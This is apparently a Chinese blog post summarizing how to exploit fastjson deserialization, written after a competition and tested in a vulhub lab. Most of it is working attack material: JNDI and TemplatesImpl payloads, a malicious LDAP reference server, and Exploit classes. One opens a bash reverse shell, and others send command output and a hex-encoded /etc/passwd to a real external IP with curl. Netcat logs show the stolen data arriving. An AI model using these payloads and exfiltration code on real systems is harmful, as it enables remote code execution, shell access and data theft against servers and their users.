
fastjson 反序列化漏洞利用总结

比赛遇到了，一直没利用成功，这里做个记录。

环境搭建

首先用 `vulhub` 搭建 `fastjson` 的漏洞环境。



漏洞环境程序的逻辑为接收 `body` 的数据然后用 `fastjson` 解析。

漏洞利用

首先我们需要确认是否存在漏洞，可以采取让服务器发请求到我们的公网 `vps`

```
POST / HTTP/1.1
Host: 192.168.245.128:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 112

{"@type":"com.sun.rowset.JdbcRowSetImpl", "dataSourceName":"rmi://104.223.70.183:1099/Object","autoCommit":true}
```

```
[root@hac425 ~]# nc -lvvp 1099
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1099
Ncat: Listening on 0.0.0.0:1099
Ncat: Connection from 49.92.237.179.
Ncat: Connection from 49.92.237.179:4668.
JRMI
```

方案一

没成功

来源

https://lazydog.me/post/fastjson-JdbcRowSetImpl-rce-exploit.html#3-L18

方案二

fastjson反序列化，使用JdbcRowSetImpl Gadgets

payload

```
vulnstr={'name':'user','age':18,
"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://X.X.X.X:1389/obj","autoCommit":true}&_csrf=6ba48930
-9259-467f-b42b-0c8f4b9e98d1
```

marshalsec监听一个LDAP Server

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://X.X.X.X:8888/\#Exploit
```

Exploit.java

```
public class Exploit {

 static {
  try {
      java.lang.Runtime.getRuntime().exec(new String[]{"bash", "-c", "bash -i >& /dev/tcp/x.x.x.x/9999 0>&1"});
  } catch ( Exception e ) {
  }
 }
}
```


方案三

就是 `vulhub` 自带的一种利用方案。

首先编译 `poc` 得到字节码

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class Poc extends AbstractTranslet {

    public Poc() throws IOException {
        Runtime.getRuntime().exec("curl http://104.223.70.183:3333/eeee");
    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) {
    }

    @Override
    public void transform(DOM document, com.sun.org.apache.xml.internal.serializer.SerializationHandler[] haFndlers) throws TransletException {

    }

    public static void main(String[] args) throws Exception {
        Poc t = new Poc();
    }
}
```


然后把 `.class` 文件做 `base64` 加密

```
import base64
fin = open(r"Poc.class", "rb")
fout = open(r"en.txt", "w")
s = base64.encodestring(fin.read()).replace("\n", "")
fout.write(s)
fin.close()
fout.close()
```

修改 `json` 的 `_bytecodes` 为 刚刚生成的 `base64` 文本：

{"@type":"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl","_bytecodes":["yv66vgAAADQANAoABwA1CgAmACcIACgKACYAKQcAKgoABQA1BwArAQAGPGluaXQ+AQADKC1WAQAEQ29kZQEADOxpbmVC

发送到服务器



方案四

首先起一个 `ldap` 服务

```
package person.server;



import java.net.InetAddress;
import java.net.MalformedURLException;
import java.net.URL;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;



/**
 * LDAP server implementation returning JNDI references
 *
 * @author mbechler
 *
 */
public class LdapServer {

    private static final String LDAP_BASE = "dc=example,dc=com";



    public static void main ( String[] args ) {
        int port = 1389;
        if ( args.length < 1 || args[ 0 ].indexOf('#') < 0 ) {
            System.err.println(LdapServer.class.getSimpleName() + " <codebase_url#classname> [<port>]"); //$NON-NLS-1$
            System.exit(-1);
        }
        else if ( args.length > 1 ) {
            port = Integer.parseInt(args[ 1 ]);
        }

        try {
            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen", //$NON-NLS-1$
```

```
                InetAddress.getByName("0.0.0.0"), //$NON-NLS-1$
                port,
                ServerSocketFactory.getDefault(),
                SocketFactory.getDefault(),
                (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(args[ 0 ])));
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            System.out.println("Listening on 0.0.0.0:" + port); //$NON-NLS-1$
            ds.startListening();

        }
        catch ( Exception e ) {
            e.printStackTrace();
        }
    }

    private static class OperationInterceptor extends InMemoryOperationInterceptor {

        private URL codebase;


        /**
         *
         */
        public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }


        /**
         * {@inheritDoc}
         *
         * @see com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor#processSearchResult(com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult)
         */
        @Override
        public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }

        }


        protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException {
            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').concat(".class"));
            System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl);
            e.addAttribute("javaClassName", "Exploit");
            String cbstring = this.codebase.toString();
            int refPos = cbstring.indexOf('#');
            if ( refPos > 0 ) {
                cbstring = cbstring.substring(0, refPos);
            }
            e.addAttribute("javaCodeBase", cbstring);
            e.addAttribute("objectClass", "javaNamingReference"); //$NON-NLS-1$
            e.addAttribute("javaFactory", this.codebase.getRef());
            result.sendSearchEntry(e);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        }

    }
}
```

参数为

```
http://104.223.70.183:8000/#Exploit 389
```


表示获取 `http://104.223.70.183:8000/Exploit.class` 的内容作为 `payload`， 服务监听在 `389` 端口。

编译 `Exploit.class`

```
import java.io.BufferedInputStream;
import java.io.BufferedReader;
import java.io.InputStreamReader;

public class Exploit {
    public static String exec(String cmd) throws Exception {
        String sb = "";
        BufferedInputStream in = new BufferedInputStream(Runtime.getRuntime().exec(cmd).getInputStream());
        BufferedReader inBr = new BufferedReader(new InputStreamReader(in));
        String lineStr;
        while ((lineStr = inBr.readLine()) != null)
            sb += lineStr + "\n";
        inBr.close();
        in.close();
        return sb;
    }

    public Exploit() throws Exception {
        String result = "";
        result = exec("whoami");
        String cmd = "curl http://104.223.70.183/" + result;
        throw new Exception(exec(cmd));
    }

    public static void main(String[] args) throws Exception {
        String result = "";
        result = exec("whoami");
        String cmd = "curl http://104.223.70.183/" + result;
        throw new Exception(exec(cmd));
    }
}
```

然后发送 `poc` 过去。

```
POST / HTTP/1.1
Host: 192.168.245.128:8080
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 113

{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://104.223.70.183:389/Exploit", "autoCommit":true}
```



实际利用

尝试了很多方法都反弹不了 `shell`，这里给一种折中的办法，首先执行命令，然后把结果 `16` 进制编码，然后用 `curl` 传出来

```
import java.io.BufferedInputStream;
import java.io.BufferedReader;
import java.io.ByteArrayOutputStream;
import java.io.InputStreamReader;

public class Exploit {

    //转化字符串为十六进制编码
    public static String toHexString(String s) {
        String str = "";
        for (int i = 0; i < s.length(); i++) {
            int ch = (int) s.charAt(i);
            String s4 = Integer.toHexString(ch);
            str = str + s4;
        }
        return str;
    }

    // 转化十六进制编码为字符串
    public static String toStringHex1(String s) {
        byte[] baKeyword = new byte[s.length() / 2];
        for (int i = 0; i < baKeyword.length; i++) {
            try {
                baKeyword[i] = (byte) (0xff & Integer.parseInt(s.substring(
                        i * 2, i * 2 + 2), 16));
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
        try {
            s = new String(baKeyword, "utf-8");// UTF-16le:Not
        } catch (Exception e1) {
            e1.printStackTrace();
        }
        return s;
    }

    // 转化十六进制编码为字符串
    public static String toStringHex2(String s) {
        byte[] baKeyword = new byte[s.length() / 2];
        for (int i = 0; i < baKeyword.length; i++) {
            try {
                baKeyword[i] = (byte) (0xff & Integer.parseInt(s.substring(
                        i * 2, i * 2 + 2), 16));
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
        try {
            s = new String(baKeyword, "utf-8");// UTF-16le:Not
        } catch (Exception e1) {
            e1.printStackTrace();
        }
        return s;
    }

    public static void main(String[] args) {
        System.out.println(encode("中文"));
        System.out.println(decode(encode("中文")));
    }

    /*
     * 16进制数字字符集
     */
```

```
    private static String hexString = "0123456789ABCDEF";

    /*
     * 将字符串编码成16进制数字,适用于所有字符（包括中文）
     */
    public static String encode(String str) {
        // 根据默认编码获取字节数组
        byte[] bytes = str.getBytes();
        StringBuilder sb = new StringBuilder(bytes.length * 2);
        // 将字节数组中每个字节拆解成2位16进制整数
        for (int i = 0; i < bytes.length; i++) {
            sb.append(hexString.charAt((bytes[i] & 0xf0) >> 4));
            sb.append(hexString.charAt((bytes[i] & 0x0f) >> 0));
        }
        return sb.toString();
    }

    /*
     * 将16进制数字解码成字符串,适用于所有字符（包括中文）
     */
    public static String decode(String bytes) {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(
                bytes.length() / 2);
        // 将每2位16进制整数组装成一个字节
        for (int i = 0; i < bytes.length(); i += 2)
            baos.write((hexString.indexOf(bytes.charAt(i)) << 4 | hexString
                    .indexOf(bytes.charAt(i + 1))));
        return new String(baos.toByteArray());
    }

    public static String exec(String cmd) throws Exception {
        String sb = "";
        BufferedInputStream in = new BufferedInputStream(Runtime.getRuntime().exec(cmd).getInputStream());
        BufferedReader inBr = new BufferedReader(new InputStreamReader(in));
        String lineStr;
        while ((lineStr = inBr.readLine()) != null)
            sb += lineStr + "\n";
        inBr.close();
        in.close();
        return sb;
    }

    public Exploit() throws Exception {
        String result = "";
        result = encode(exec("cat /etc/passwd"));
        String cmd = String.format("curl -d \"%s\" http://104.223.70.183/ ", result);
        throw new Exception(exec(cmd));
    }
}
```

```
[root@hac425 ~]# nc -lvvp 80
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 180.111.94.47.
Ncat: Connection from 180.111.94.47:22250.
POST / HTTP/1.1
Host: 104.223.70.183
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 1840
Content-Type: application/x-www-form-urlencoded
Expect: 100-continue

"726F6F743A783A303A303A726F6F743A2F726F6F743A2F62696E2F626173680A6461656D6F6E3A783A313A313A6461656D6F6E3A2F7573722F7362696E3A2F7573722F7362
696E2F6E6F6C6F67696E0A62696E3A783A323A323A62696E3A2F62696E3A2F7573722F7362696E2F6E6F6C6F67696E0A7379733A783A333A333A7379733A2F6465763A2F757
3722F7362696E2F6E6F6C6F67696E0A73796E633A783A343A36353533343A73796E633A2F62696E3A2F62696E2F73796E630A67616D65733A783A353A36303A67616D65733A
2F7573722F67616D65733A2F7573722F7362696E2F6E6F6C6F67696E0A6D616E3A783A363A31323A6D616E3A2F7661722F63616368652F6D616E3A2F7573722F7362696E2F6
E6F6C6F67696E0A6C703A783A373A373A6C703A2F7661722F73706F6F6C2F6C70643A2F7573722F7362696E2F6E6F6C6F67696E0A6D61696C3A783A383A383A6D61696C3A2F
7661722F6D61696C3A2F7573722F7362696E2F6E6F6C6F67696E0A6E6577733A783A393A393A6E6577733A2F7661722F73706F6F6C2F6E6577733A2F7573722F7362696E2F6
E6F6C6F67696E0A757563703A783A31303A31303A757563703A2F7661722F73706F6F6C2F757563703A2F7573722F7362696E2F6E6F6C6F67696E0A70726F78793A783A3133
3A31333A70726F78793A2F62696E3A2F7573722F7362696E2F6E6F6C6F67696E0A7777772D646174613A783A33333A33333A7777772D646174613A2F7661722F7777773A2F7
573722F7362696E2F6E6F6C6F67696E0A6261636B75703A783A33343A33343A6261636B75703A2F7661722F6261636B7570733A2F7573722F7362696E2F6E6F6C6F67696E0A
6C6973743A783A33383A33383A4D61696C696E67204C697374204D616E616765723A2F7661722F6C6973743A2F7573722F7362696E2F6E6F6C6F67696E0A6972633A783A333
93A33393A697263643A2F7661722F72756E2F697263643A2F7573722F7362696E2F6E6F6C6F67696E0A676E6174733A783A34313A34313A476E617473204275672D5265706F
7274696E6720537973746D202861646D696E293A2F7661722F6C69622F676E6174733A2F7573722F7362696E2F6E6F6C6F67696E0A6E6F626F64793A783A36353533343A3
6353533343A6E6F626F64793A2F6E6F6E6578697374656E743A2F7573722F7362696E2F6E6F6C6F67696E0A5F6170743A783A3130303A36353533343A3A2F6E6F6E65786973
74656E743A2F62696E2F66616C73650A"
```

参考

https://xz.aliyun.com/t/2897#toc-13

https://github.com/shengqi158/fastjson-remote-code-execute-poc

来源： https://www.cnblogs.com/hac425/p/9800288.html